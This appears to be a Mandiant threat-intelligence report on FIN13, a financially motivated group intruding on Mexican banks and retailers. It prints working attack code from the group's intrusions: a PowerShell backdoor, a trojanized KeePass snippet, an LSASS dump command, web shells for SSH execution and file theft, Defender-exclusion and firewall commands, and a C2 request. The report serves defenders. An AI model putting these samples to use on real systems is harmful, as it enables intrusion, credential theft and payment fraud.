FIN13: A Cybercriminal Threat Actor Focused on Mexico

mandiant.com/resources/fin13-cybercriminal-mexico

Since 2017, Mandiant has been tracking FIN13, an industrious and versatile financially motivated threat actor conducting long-term intrusions in Mexico with an activity timeframe stretching back as early as 2016. FIN13's operations have several noticeable differences from current cybercriminal data theft and ransomware extortion trends.

Although their operations continue through the present day, in many ways FIN13's intrusions are like a time capsule of traditional financial cybercrime from days past. Instead of today's prevalent "smash and grab" ransomware groups, FIN13 takes their time to gather information to perform fraudulent money transfers. Rather than relying heavily on attack frameworks such as Cobalt Strike, the majority of FIN13 intrusions involve heavy use of custom passive backdoors and tools to lurk in environments for the long haul. In this blog post, we describe the notable aspects of FIN13's operations to spotlight a regional cybercriminal ecosystem that deserves more exploration.

A Spanish language version of this post is available.

FIN13 Targeting

Since mid-2017, Mandiant has responded to multiple investigations which we have attributed to FIN13. In contrast to other financially motivated actors, FIN13 has highly localized targeting. Over five years of Mandiant intrusion data shows FIN13 operates exclusively against organizations based in Mexico and has specifically targeted large organizations in the financial, retail, and hospitality industries. A review of publicly available financial data show several of these organizations have annual revenue in the millions to billions in U.S. dollars (1 USD = 21.21 MXN as of December 6, 2021).

FIN13 will thoroughly map a victim's network, capturing credentials, stealing corporate documents, technical documentation, financial databases, and other files that will support their objective of financial gain through the fraudulent transfer of funds from the victim organization.

Dwell Time and Operational Lifespan

Mandiant investigations determined that FIN13 had a median dwell time, (defined as the duration between the start of a cyber intrusion and it being identified), of 913 days or 2 ½ years. The lengthy dwell time for a financially motivated actor is anomalous and significant for many factors. In the Mandiant M-Trends 2021 report, 52% of compromises had dwell times of less than 30 days, improved from 41% in 2019: "A major factor contributing to the increased proportion of incidents with dwell times of 30 days or fewer is the continued surge in the proportion of investigations that involved ransomware, which rose to 25% in 2020 from 14% in 2019." The dwell time for ransomware investigations can be measured in days, whereas FIN13 is often present in environments for years to conduct their stealthier operations to reap as much of a reward as they can.

Mandiant clusters threat actor activity from a variety of sources, including first-hand investigations by Mandiant's Managed Defense and Incident Response teams. In a review of over 850 clusters of financially motivated activity that Mandiant tracks, FIN13 shares a compelling statistic with only one other threat actor: FIN10, the scourge of Canada between 2013 and 2019. A mere 2.6% of the financially motivated threat actors that Mandiant has tracked across multiple intrusions have targeted organizations in only a single country.

When considering the earliest and latest dates of identified activity ("operational lifespan") for the groups, the data gets interesting. Most of the financially motivated threat clusters Mandiant tracks have an operational lifespan of less than a year. Only ten have an operational lifespan between one and three years and four have a lifespan greater than three years. Of these four, only two of them have operated for over five years: FIN10 and FIN13, which Mandiant considers rare (Figure 1).




Figure 1: Financially Motivated Threat Groups with Operational Lifespans > 1 Year

FIN13 has a demonstrated ability to remain stealthy in the networks of large, profitable Mexican organizations for a considerable length of time.

Mandiant Targeted Attack Lifecycle

Targeted attacks typically follow a predictable sequence of events. Appendix A (at the bottom of the post) provides additional information on Mandiant's targeted attack lifecycle, which provides the major phases of a typical intrusion. Not all attacks follow the exact flow of this model; its purpose is to provide a visual representation of the common attack lifecycle.

Establish Foothold

Mandiant investigations reveal that FIN13 has primarily exploited external servers to deploy generic web shells and custom malware including BLUEAGAVE and SIXPACK to establish a foothold. The details of the exploits and the specific vulnerabilities targeted over the years have not been confirmed, due to insufficient evidence compounded by FIN13's long dwell times. In two separate intrusions, the earliest evidence suggested a likely exploit against the victim's WebLogic server to write a generic web shell. In another, evidence suggested exploitation of Apache Tomcat. Although details on the exact vector are sparse, FIN13 has historically used web shells on external servers as a gateway into a victim.

The usage of JSPRAT by FIN13 allows the actor to achieve local command execution, upload/download files, and proxy network traffic for additional pivoting during later stages of the intrusion. FIN13 has also historically used publicly available web shells coded in various languages including PHP, C# (ASP.NET), and Java.

FIN13 has also extensively deployed the PowerShell passive backdoor BLUEAGAVE on target hosts when establishing an initial foothold in an environment. BLUEAGAVE utilizes the HttpListener .NET class to establish a local HTTP server on high ephemeral ports (65510-65512). The backdoor listens for incoming HTTP requests to the root URI / on the established port, parses the HTTP request, and executes the URL encoded data stored within the 'kmd' variable of the request via the Windows Command Prompt (cmd.exe). The output of this command is then sent back to the operator in the body of the HTTP response. In addition, Mandiant has identified a Perl version of BLUEAGAVE which allows FIN13 to establish a foothold on Linux systems. Figure 2 is sample PowerShell code from BLUEAGAVE.

```
[Reflection.Assembly]::LoadWithPartialName("System.Web") | Out-Null;
function extract($request) {
    $length = $request.contentlength64;
    $buffer = new - object "byte[]" $length;
    [void]$request.inputstream.read($buffer, 0, $length);
    $body = [system.text.encoding]::ascii.getstring($buffer);
    $data = @ {};
    $body.split('&') | % {
        $part = $_.split('=');
        $data.add($part[0], $part[1]);
    };
    return $data;
};
$routes = @ {
    "POST /" = {
        $data = extract $context.Request;
        $decode = [System.Web.HttpUtility]::UrlDecode($data.item('kmd'));
        $Out = cmd.exe  /c $decode 2 > &1 | Out - String;
        return $Out;
    }
};
$url = 'http://*:65510/';
$listener = New - Object System.Net.HttpListener;
$listener.Prefixes.Add($url);
$listener.Start();
while ($listener.IsListening)  {
    $context = $listener.GetContext();
    $requestUrl = $context.Request.Url;
    $response = $context.Response;
    $localPath = $requestUrl.LocalPath;
    $pattern = "{0} {1}"  - f $context.Request.httpmethod, $requestUrl.LocalPath;
    $route = $routes.Get_Item($pattern);
    if ($route  - eq $null)  {
        $response.StatusCode = 404;
    } else {
        $content = &$route;
        $buffer = [System.Text.Encoding]::UTF8.GetBytes($content);
        $response.ContentLength64 = $buffer.Length;
        $response.OutputStream.Write($buffer, 0, $buffer.Length);
    };
    $response.Close();
    $responseStatus = $response.StatusCode;
}
```

Figure 2: BLUEAGAVE code snippet

Mandiant categorizes passive backdoors as malware that provides access to a victim environment without actively beaconing to a command and control server. Passive backdoors may include web shells or custom malware that accept or listen for incoming connections over a specified protocol. FIN13's usage of passive backdoors rather than commonly used active backdoors, such as BEACON, demonstrates the actor's desire for stealth and sustained, long term intrusions. FIN13 also maintains active knowledge of victim networks which has allowed them to effectively create complex pivots across target environments from their initial foothold. During a recent intrusion, Mandiant observed FIN13 leverage their foothold to chain multiple web shells together and proxy their traffic to BLUEAGAVE infected hosts in the environment. Figure 3 is an example logged HTTP request which demonstrates FIN13 chaining multiple web shells together from their initial foothold.

```
GET /JavaService/shell/exec?cmd=curl%20-
v%20http://10.1.1.1:80/shell2/cmd.jsp%22cmd=whoami%22
```

Figure 3: Webshell chaining HTTP request

Escalate Privileges

FIN13 primarily utilizes common privilege escalation techniques, however, the actor appears flexible to adapt when exposed to diverse victim networks. FIN13 has relied on publicly available utilities, such as Windows Sysinternal's ProcDump, to obtain process memory dumps of the LSASS system process and then used Mimikatz to parse the dumps and extract credentials. Figure 4 is an example host command used by FIN13 to dump the process memory of LSASS.

```
C:\Windows\Temp\pr64.exe -accepteula -ma lsass.exe C:\Windows\Temp\ls.dmp
```

Figure 4: LSASS memory dump command

Mandiant has also observed FIN13 using the legitimate Windows utility certutil, in some cases to launch obfuscated copies of utilities like ProcDump for detection evasion. In one intrusion, FIN13 utilized certutil to decode a base64 encoded version of the custom dropper LATCHKEY. LATCHKEY is a PowerShell to EXE (PS2EXE) compiled dropper that base64 decodes and executes the PowerSploit function Out-Minidump which generates a minidump for the LSASS system process to disk.

FIN13 has also used some more unique privilege escalation techniques. For example, during a recent intrusion, Mandiant observed FIN13 replace legitimate KeePass binaries with trojanized versions that logged newly entered passwords to a local text file. This allowed FIN13 to target and collect credentials for numerous applications to further their mission. Figure 5 is a code excerpt from the trojanized version of KeePass deployed by FIN13 in a client environment.

```
private void OnBtnOK(object sender, EventArgs e)
        {
            using (StreamWriter streamWriter = File.AppendText("C:\\windows\\temp\\file.txt"))
            {
                this.m_tbPassword.EnableProtection(false);
                streamWriter.WriteLine(this.m_cmbKeyFile.Text + ":" + this.m_tbPassword.Text);
                this.m_tbPassword.EnableProtection(true);
            }
            if (!this.CreateCompositeKey())
            {
                base.DialogResult = DialogResult.None;
            }
```

Figure 5: Trojanized KeePass code snippet

Internal Reconnaissance

FIN13 is particularly adept at leveraging native operating system binaries, scripts, third party tools and custom malware to conduct internal reconnaissance within a compromised environment. This actor appears comfortable leveraging various techniques to quickly gather background information which will support their final objectives.

Mandiant has observed FIN13 use common Windows commands to gather information, such as whoami to display group and privilege details for their currently logged in user. For network reconnaissance they have been observed taking advantage of ping, nslookup, ipconfig, tracert, netstat, and the gamut of net commands. To gather local host information, the treat actor used systeminfo, fsutil fsinfo, attrib, and extensive use of the dir command.

FIN13 rolled many of these reconnaissance efforts into scripts to automate their processes. For example, they used pi.bat to iterate through a list of IP addresses in a file, execute a ping command and write the output to a file (Figure 6). A similar script used dnscmd to export a host's DNS zones to a file.

```
@echo off

for /f "tokens=*" %%a in (C:\windows\temp\ip.t) do (echo trying %%a: >>
C:\windows\temp\log4.txt ping -n 1 %%a >> C:\windows\temp\log4.txt 2>&1)
```

Figure 6: pi.bat output file contents

FIN13 has taken advantage of third-party tools, such as NMAP to support recon operations. In three FIN13 investigations, the threat actors employed a variant of the GetUserSPNS.vbs script to identify user accounts associated with a Service Principal Name that could be targeted for an attack known as "Kerberoasting" to crack the users' passwords. They also use PowerShell to obtain additional DNS data and export it to a file (Figure 7). Similar PowerShell code is documented in a June 2018 post to coderoad[.]ru.

```
$results = Get - DnsServerZone | % {

    $zone = $_.zonename

    Get - DnsServerResourceRecord $zone | select @ {

        n = 'ZoneName';

        e = {

            $zone

        }

     }, HostName, RecordType, @ {

        n = 'RecordData';

        e = {

            if ($_.RecordData.IPv4Address.IPAddressToString)  {

                $_.RecordData.IPv4Address.IPAddressToString

            } else {

                $_.RecordData.NameServer.ToUpper()

            }

         }

     }

 }

$results | Export-Csv  -NoTypeInformation c:\windows\temp\addcat.csv  -Append
```

Figure 7: PowerShell script for DNS reconnaissance

In another instance, FIN13 executed a PowerShell script to extract login events from a host over the previous seven days. This may have been used to gather information and allow FIN13 to blend into normal operations for the targeted systems. Additionally, this script will help identify users who have logged in, event 7001, for which there is no corresponding event 7002. The implication being that dumping LSASS could acquire user credentials (Figure 8). Similar PowerShell code is documented in a July 2018 post to codetwo[.]com.

```
"C:\Windows\system32\cmd.exe"   / c "echo $hostnm = hostname;

$logs = get-eventlog system -ComputerName $hostnm -source Microsoft-Windows-Winlogon -After (Get-Date).AddDays(-7);

$res = @();

ForEach ($log in $logs){

  if($log.instanceid -eq 7001) {$type = "Logon"}

  Elseif ($log.instanceid -eq 7002){$type="Logoff"}

  Else {Continue} $res += New-Object PSObject -Property @{Time = $log.TimeWritten; User = (New-Object
System.Security.Principal.SecurityIdentifier
$Log.ReplacementStrings[1]).Translate([System.Security.Principal.NTAccount])}};

$res | Out-File C:\windows\temp\logs1.txt"
```

Figure 8: PowerShell script to extract login events

Additionally, FIN13 has taken advantage of corporate infrastructure to launch recon activities. During one investigation, FIN13 accessed the target's Symantec Altiris console, a software and hardware management platform, to repeatedly modify an existing Run Script task in the interface to acquire network and host information. In another investigation, FIN13 utilized a compromised LanDesk account to execute commands to return host, network, and database information from the environment.

Not limited to publicly available tooling, FIN13 has also used several custom malware families to aid in internal recon. In three investigations, FIN13 used PORTHOLE, a Java-based port scanner, to conduct network research. PORTHOLE may attempt multiple socket connections to many IPs and ports and, as it is multi-threaded, can execute this operation rapidly with potentially multiple overlapping connections. The malware accepts as its first argument either an IP address with wildcards in the address, or a filename. The second argument is the starting port range to scan for each IP, and the third is the ending port range.

CLOSEWATCH is a JSP web shell that communicates with a listener on localhost over a specified port, writes arbitrary files to the victim operating system, executes arbitrary commands on the victim host, disables proxying and issues customizable HTTP GET requests to a range of remote hosts. If the proper HTTP URL parameters are specified, CLOSEWATCH can create a socket connection to localhost on port 16998 where it can send and receive data using HTTP-like communications using chunked transfer-encoding. If the range parameter is specified, CLOSEWATCH can scan a range of IPs and ports using custom parameters. This malware was observed at one of the earliest FIN13 investigations. Although a sample has recently appeared on a public repository, this malware hasn't been observed during more recent investigations. While more than just a recon tool, CLOSEWATCH's range parameter provides FIN13 with another scanning capability.

FIN13 has been observed executing Microsoft's osql utility, but they have also leveraged yet another JSP web shell, which Mandiant tracks as SPINOFF, for SQL research. SPINOFF can execute arbitrary SQL queries on specified databases and download the results to a file. Like CLOSEWATCH, this malware was prevalent in early investigations.

A downloader, which Mandiant tracks as DRAWSTRING, has some internal recon functionality. While primarily providing FIN13 the ability to download and execute arbitrary files, DRAWSTRING will also execute systeminfo.exe and upload that information to a command and control (C2) server. On startup the malware creates persistence through three possible methods: a Service, a .lnk file or an update to the Software\Microsoft\Windows\CurrentVersion\Run registry key. The malware checks for the numerous anti-virus processes and varies the persistence method if one is found.

The malware then runs the following two commands, Figure 9 andFigure 10, where %s is replaced by the name of the program.

```
powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "%s"
```

Figure 9: PowerShell command to modify Windows Defender settings

This Add-MpPreference command modifies settings for Windows Defender and specifies a file path to exclude from scheduled and real-time scanning.

```
Netsh advfirewall firewall add rule name="Software Update" profile=domain,private,public protocol=any enable=yes
DIR=Out program="%s" Action=Allow
```

Figure 10: netsh command to allow DRAWSTRING communications

This command adds a new rule to a Windows firewall allowing DRAWSTRING outbound communications.

The malware gathers system information by executing systeminfo.exe and the Username, Computername, System Patch Information, Program Files directory list, and Architecture are encrypted and base64 encoded. DRAWSTRING then performs a HTTP POST request over port 443 with the captured system data. While this communication uses port 443, the data is not over TLS/SSL and is not encrypted. The malware makes 10 attempts to contact the C2, sleeping for 10 seconds between each round. The response is decrypted, saved, and executed.


An example callout is illustrated in Figure 11. Mandiant has observed FIN13 use the same IP for both a DRAWSTRING and GOTBOT2 C2.

```
POST /cpl/api.php HTTP/1.0

Content-Type: application/x-www-form-urlencoded

host: <Ipv4 address>

Content-Length: 8094


Q=<BASE64 Encrypted Data>
```

Figure 11: Example DRAWSTRING POST request

Move Laterally

The group has frequently leveraged Windows Management Instrumentation (WMI) to remotely execute commands and move laterally, namely by employing the native wmic command, a version of the publicly available Invoke-WMIExec script, or WMIEXEC. Figure 12 is an example WMIC command used by FIN13.




```
wmic /node:"192.168.133.61" /user:"<victim>\<admin account>" /password:<admin password> process call create
"powershell -noprofile -ExecutionPolicy Bypass -encodedCommand <Base64>"
```

Figure 12: Example WMIC command

In the same investigation where FIN13 has used wmiexec.vbs, Mandiant has also observed the actor use a custom JSP web shell tunneler named BUSTEDPIPE to facilitate lateral movement via web requests.


Mandiant has also observed FIN13 use similar utilities to Invoke-WMIExec, such as the Invoke-SMBExec PowerShell utility, at a Managed Defense client. Figure 13 is an example Invoke-SMBExec command used by FIN13.



```
powershell  -ExecutionPolicy Bypass -command "& { . C:\windows\temp\insm.ps1; Invoke-SMBExec -Username <user> -
Command 'cmd /c whoami  ' -Domain CB -Hash REDACTED:REDACTED -Target <IP address> }"
```


Figure 13: Invoke-SMBExec PowerShell command

NIGHTJAR is a Java uploader observed during multiple investigations that appears to be based on code found here. NIGHTJAR will listen on a designated socket, provided at runtime on the command line, to download a file and save it to disk. This malware does not contain a persistence mechanism and has been observed in the C:\Windows\Temp or C:\inetpub\wwwroot directory. Two versions of the command line syntax have been observed, Figure 14 and Figure 15.



```
[+] Usage: Host Port /file/to/save
```

Figure 14: NIGHTJAR command line syntax



```
[+] Usage: Interface[localhost] Port /rout/to/save
```

Figure 15: NIGHTJAR secondary command line syntax

To move laterally cross-platform, FIN13 has used their BLUEAGAVE web shell, and two other small PHP web shells which were used to execute commands remotely between Linux systems via SSH with a specified username and password. A snippet of one of these web shells is in Figure 16.

```
<?php
error_reporting(0);
set_time_limit(0);
include('Net/SSH2.php');
$ip = file_get_contents('/dev/shm/22.txt');
$command = $_REQUEST['command'];
if($command=='')
{
}
else
{
foreach(preg_split("/((r?n)|(rn?))/", $ip) as $ips){
      $ssh = new Net_SSH2($ips);
      if ($ssh->login('<REDACTED>', '<REDACTED>')) {
            echo "<pre>", $ips, "</pre><br>";
            echo "<pre>", $ssh->exec($command), "</pre> <br>";
      }
      else
      {
            echo "Login Failed  on $ips <br> n";
      }
}
print "El script ha finalizado";
}
?>
```

Figure 16: SSH exec web shell

Maintain Presence

Early FIN13 intrusions involved multiple generic web shells for persistence, but over the years, FIN13 has developed a portfolio of both custom and publicly available malware families to use for persistence in an environment.

In multiple intrusions, FIN13 deployed SIXPACK and SWEARJAR. SIXPACK is an ASPX web shell written in C# that functions as a tunneler. SIXPACK accepts HTTP form data that contains a remote host and TCP port to connect to, a timeout value, and Base64-encoded data to send after connecting to the specified host. Response data is read by SIXPACK and returned to the original client. SWEARJAR is a Java-based cross-platform backdoor that can execute shell commands.

In one instance, FIN13 deployed a backdoor called MAILSLOT, which communicates over SMTP/POP over SSL, sending and receiving emails to and from a configured attacker-controlled email account for its command and control. MAILSLOT makes FIN13 a rare case of a threat actor who has used email communications for C2.

They have also employed a custom utility Mandiant named HOTLANE, which is a tunneler written in C/C++ that can operate in client or server mode and communicates with a custom binary protocol over TCP.

On top of their custom malware, FIN13 has used publicly available malware such as the GOBOT2 backdoor and TINYSHELL.

One unique publicly available utility the actor has used is a PHP webshell based on PHPSPY, which Mandiant tracks as SHELLSWEEP, which contained functionality to retrieve credit card information. Figure 17 contains a snippet of the PHP web shell.

```
$level = 1;

if (isset($_GET['level'])) $level = $_GET['level'];

$firmas = array("Estandar eval(base64 decode())" = > "/eval\s*\(\s*base64 decode\(\s*/". "eval(gzinflate(base64 decode()))"
= > "/eval\s*\(gzinflate\s*\(\s*base64 decode\s*\(\s*/". "D4NB4R WAS HERE" = > "/D4NB4R WAS HERE/". "md5(Safety)" = >
"/6472ce41c26babff27b4c28028093d77/". "md5(backdoor1)" = > "/f32e7903a13ff43da2ef1baf36adeca9/". "WSO 2.1 (Web Shell by
oRb)" = > "/10b27b168be0f7e90496dbc5fcfa63fc/". "WSO 2.1 (Web Shell by oRb) 2" = > "/Web Shell by oRb/". "milw0rm.com" = >
"/milw0rm\.com/". "exploit-db.com" = > "/exploit-db\.com/". "FilesMan" = > "/preg replace\s*\(\s*(\"|')\/\.\*\/e(\"|')/",
"CMD" = > '/(system|exec|passthru)\(\s*\$ GET\[([^\w\d]|\"|\')*cmd([^\w\d]|"|\')*\]\s*\)/'. "CC's
dump"=>"/num tarjeta.codigo sec.fecha expira/i"."root 12345"=>"/'root'.'12345'/i".):$level2=array("Pasarela
(VPCPaymentConnection)"=>"/VPCPaymentConnection/"."setSecureSecret(  GROUP  )"=>"/setSecureSecret\s*\(\s*
(.+?)\s*\)/"."  GROUP    PARSE ARGS  "=>"/((ifx connect|oci connect|mysql connect|pg connect|mssql connect|odbc connect)\s*\
(\s*.+?\s*\)\s*:)/i"):if(intval($level)>1){$firmas=array merge($firmas.$level2):}$level3=array("CC's (  GROUP__)" = >
"/[^\w](cc ?num(ber)?|credit ?card|cod ?sec|cvv|num ?cad|num ?exp|tarjeta|numero ?tarjeta|vence ?mes|vence ?
ano|c seg|exp code?)[^\w]/i". "Visa CC's (  GROUP  )"=>"/[^\d\w]((?:4[0-9]{12}(?:[0-9]{3})?)[^\d\w]/"."MasterCard CC's
(  GROUP  )" = > "/[^\d\w](5[1-5][0-9]{14})[^\d\w]/", "American Express CC's (__GROUP__)" = > "/([^\d\w]3[47][0-9]{13}
[^\d\w])/");
```

Figure 17: PCI-related code snippet from publicly available PHP webshell

To persistently execute their backdoors, FIN13 has used Windows Registry run keys such as HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\hosts which was configured to execute a file located at C:\WINDOWS\hosts.exe. They have also created scheduled tasks with names such as acrotryr and AppServicesr to execute binaries of the same name in the C:\Windows directory.

Complete Mission

While many organizations are inundated with ransomware, FIN13 nostalgically monetizes their intrusions through targeted data theft to enable fraudulent transactions. FIN13 has exfiltrated commonly targeted data such as LSASS process dumps and registry hives, but ultimately targeted users effective towards their financial goals. In one intrusion, FIN13 specifically enumerated all users and roles from the victim's main treasury system. FIN13 then moved further into sensitive parts of the network, including POS and ATM networks, where they could exfiltrate a range of highly targeted data.

At one victim, FIN13 exfiltrated files related to Verifone, a commonly used software that facilitates money transfers on POS systems. In at least one case, FIN13 exfiltrated the entire base folder for a POS system which included file dependencies, images used for printing receipts, and .wav files used for sound effects. At a different victim, FIN13 similarly stole dependency files for the victim's ATM terminal software. The information stolen from systems important to a monetary transaction could be used to illuminate potential avenues for fraudulent activity.

FIN13 also interacted with databases to gather financially sensitive information. In one victim database, FIN13 retrieved contents of the following tables for exfiltration:

- "claves_retiro" (English translation "withdrawal keys")
- "codigos_retiro_sin_tarjeta" (English translation "keyless card withdrawal codes")
- "retirosefectivo" (English translation "cash withdrawal")

With treasures in hand, FIN13 masqueraded their staged data by using the Windows certutil utility to generate a fake, Base64 encoded certificate with the input file. The certificate contained the content of the archive file (Figure 18), prepared for exfiltration with normal certificate beginning and end statements.

```
-----BEGIN CERTIFICATE-----

UmFyIRoHAM+QcwAADQAAAAAAAABtB3TAkEgADWsDAV5qvgMCpojeh0SF+EodMyMA

IAAAAFVzZXJzXGFkbV9zcWxcQXBwRGF0YVxSb2FtaW5nXGwuZG1wALDbslQiIdVV

[truncated]

54Mt/3107vXRoa10YPmXffXCPQ+LF4vq3vhdKn+Z+tdaYeD/IgueHaxaff6yZMmT

JkyZMmTepv/ExD17AEAHAA==

-----END CERTIFICATE-----
```

Figure 18: Staged archive data in certificate

FIN13 then exfiltrated the data via web shells previously deployed in the environment or using a simple JSP tool (Figure 19) in a web accessible directory.

```
<%@ page buffer="none" %>
<%@page import="java.io.*"%>
<%String down="I:\\[attacker created dir]\\[attacker created archive]";
      if(down!=null){
      response.setContentType("APPLICATION/OCTET-STREAM");
      response.setHeader("Content-Disposition","attachment; filename=\"" + down + "\"");
      FileInputStream fileInputStream=new FileInputStream(down);
      int i;
      while ((i=fileInputStream.read()) != -1) {
      out.write(i);}fileInputStream.close();}%>
```

Figure 19: Example JSP used for data theft

Although FIN13 targeted specific data that could aide fraudulent transactions, we were not always able to witness firsthand how FIN13 capitalized on the stolen information. At one victim, we were able to recover a tool, named GASCAN, that gave us visibility into their endgame.

GASCAN is Java based malware that processes point-of-sale data and sends specially crafted messages to a command-line specified remote server. The data sent contains a value that corresponds to one of two different ISO 8583 message types and can be used to construct fraudulent ISO 8583 transactions. The first message type, 0100, indicates data corresponding to an authorization message and is used to determine if funds are available on a specific account. After receiving the first message, the C2 server returns a buffer that includes the string “Aprobada”, which translates to “Approved”. The second message type, 0200, contains data used for a financial request message and is used to post a charge to a specific account. The second message structure includes a field called “monto”, which translates to “amount”. The value of “monto” is calculated using an internal function that returns a randomly generated number between 2000 and 3000, used as the transaction amount sent in the second message. Based on the information sent, it is likely that the specified remote server is responsible for formatting and sending the ISO 8583 message for fraudulent transactions.

The GASCAN sample was tailored to the victim environment and expected data from POS systems used by the organization. The same victim was alerted of over one thousand fraudulent transactions in a short time window, totaling millions of pesos, or several hundred thousand U.S. dollars.

Outlook

Between the complex web of cybercriminal activity, traditional organized crime turning to cryptocurrency, aggressive targeting by North Korea, Chinese espionage, and the ransomware pandemic, Latin American cyberspace will continue to be an area for additional research for years to come as noted by Proofpoint and ESET publications earlier this year.

Notably, while ransomware has captured the cybercriminal zeitgeist, Mandiant has not observed FIN13 deploy ransomware in an intrusion at the time of this publication. FIN13 has remained focused on more traditional financially motivated cybercrime and has targeted both Linux and Windows systems throughout their operations. It remains to be seen whether Latin American criminal actors will also transition to primarily executing ransomware operations or will continue to pursue fraud.

Latin American security teams and executives should be aware of these threats, assess their current posture, and adapt accordingly. Mandiant encourages these organizations to continue to collaborate with the larger industry to mitigate these threats. Mandiant’s team of Incident Response, Strategic Readiness, and Technical Assurance consultants in Mexico and around the globe are ready to assist with these efforts.

More Information

Learn more about FIN13 and SWEARJAR, a backdoor used by FIN13 that retrieves commands via DNS TXT records, by registering for a free subscription to Mandiant Advantage Threat Intelligence.

Already registered? Read the FIN13 post, along with the SWEARJAR malware profile and additional reporting on the backdoor.

Indicators of Compromise

MALWARE FAMILY	MD5	SHA1	SHA256
CLOSEWATCH	1c871dba90faeef9cb637046be04f291	ea71757fcd45425353d4c432f8fcef4451cd9b22	e9e25584475ebf08957886725ebc99a2b85
DRAWSTRING	f774a1159ec25324c3686431aeb9a038	1f53342aaa71be3d25e6c28dd36f949b7b504a28	2d2a67fcce58c73e96358161e48e8b09fa2b
DRAWSTRING	9a6993ee1af31dc386be4583dd866bfc	67c7469aaaf352705ec66c3bb73366c77cf3577c	77b4da7f513b7bf555e34fd6450a43e869ec

Invoke-SMBExec	9e484e32505758a6d991c33652ad1b14	16a71f2ffc1bb24b2862295072831b698ae38f3a	674fc045dc198874f323ebdfb9e9ff2f59107
Invoke-WMIExec	081beadd4dc5f070c087df82df22179c	ca0cc3d624be7a2933413e8d7440374b25eae1bd	b41bd54bbf119d153e0878696cd5a944cbd
GOBOT2	384fea272567d924c2a256ce9e91d949	0ae8dd21ce229884519cb8e5ed6b2753a18a7ead	d961148e97857562b9cf06a0e2d15435233
HOTLANE	b451fe96ab76cf676cf22a258fdb38ce	8c8ad56ec08a4b23e0593c3d578fd7e23dc45211	4b1b1fd688a5bf4e27a4e62a56b67e1c455
HOTLANE	94642e317bdbcc5d216aa730ae851a05	adca9b2d2e9e1c2cfbeb2f730894bf5ba54acad8	906b0e99850448a45ab3de4115954d5ff02
JSPRAT	ab2dbe55a54368e0ba4c9a4abe71b47b	7439a49cd10616a7c9d649120dfba7eca7f224b8	c7740484dba2eaac5f3455596df3b8f9c127
JSPRAT	a4cff691eda32dc11a621d9731fcea73	75b58a5fef77886d697041cfab5c3d6beda21661	efce809b03fe30765837e99bdfa6766d4506
JSPRAT	8a8597d1bfa42229224c46e38ebed07b	5fc73458f617a7fb12d3c769ea07f5ec61e12153	ba5f9281ac9a9bc7c4684dd96603e033f13
JSPRAT	34a8ac7dfc5ce7b4a1992abdb5e0fa15	12f6c27f400e85fb8f075ff7b17f475a383b4499	db3bda73338c164d523c0ab27e774f81921
LATCHKEY	0b26021f37f01f00cc6cf880bd3d7f68	4ab56883ddcb3d3e9af22aa73898d5ca7d2250a6	b23621caf5323e2207d8fbf5bee0a9bd9ce1
MAILSLOT	5fe987a61b88e34102002a1f13cfee3d	28333822aab1eeebfb299c845b32a2fa17e7747d	5e59b103bccf5cad21dde116c71e4261f26
MIMIKATZ	d7af79c4533e3050c47044e41c90e829	463a36c5fb8c8dffc659f9d1eb4509d8f62816e7	c1fb986e7f6fde354382d7b46460fb9af799
NIGHTJAR	b130215dd140fa47d06f6e1d5ad8e941	28427a2778731b3b247edf6a576b8149e9784d28	fa6f93ef0bb35a9dad1a5e60105c7110da3
NIGHTJAR	86327a5429ca8c58685a310b98d1be95	e92c1a2f03f5895889313c8e8f4fea1aa6f24652	5ece301c0e0295b511f4def643bf6c011298
PORTHOLE	f4b56e8b6c0710f1e8a18dc4f11a4edc	2e309fa21194a069feb02ff0cd9cafe06d84f94d	84ac021af9675763af11c955f294db98aeeb
PORTHOLE	33c22962e43cef8627cbc63535f33fce	72906cec6bc424f8a9db5ca28ece2d2d2200dba2	61257b4ef15e20aa9407592e25a513ffde7
PROCDUMP	42539491f0e4fe145b9ed7d002bcb9ae	ddebbf15665986402e662947c071979329dd1a71	2f1520301536958bcf5c65516ca85a34313
PROCDUMP	a92669ec8852230a10256ac23bbf4489	4bed038c66e7fdbbfb0365669923a73fbc9bb8f4	16f413862efda3aba631d8a7ae2bfff6d84a
SIXPACK	863ead7a592b47d7547ab7931c935633	f7cc106b208a9c3e4d630627954489dd2b0d5bda	a3676562571f48c269027a069ecb08ee08
SPINOFF	9e0563caa00582c3aa4bf6c41d9f9c46	4716aeb3076a6b0fd00ec9f5144747270407dcc1	4029788b2cb65282f4264283a3597109883
SWEARJAR	f50efee758de4aa18f0ce9459d5722f4	13dfe71b95d3932ca4e39b84e6ded5086abe2b60	1e675e32ebb61b6259b0df978e3ffa02695
SWEARJAR	9340e6fc1d6d6b0379ab1583ccc2a0b1	b0caaf26e52168cb839f12ba499ff1602ce8191b	0463fa109106363b4c87c8909bfcc4bf3ce2
SWEARJAR	6488086b07a36a2842df5b5451b3640b	dda98668eda22cf20897960fc8ffc964ae415582	2f23224937ac723f58e4036eaf1ee766b95
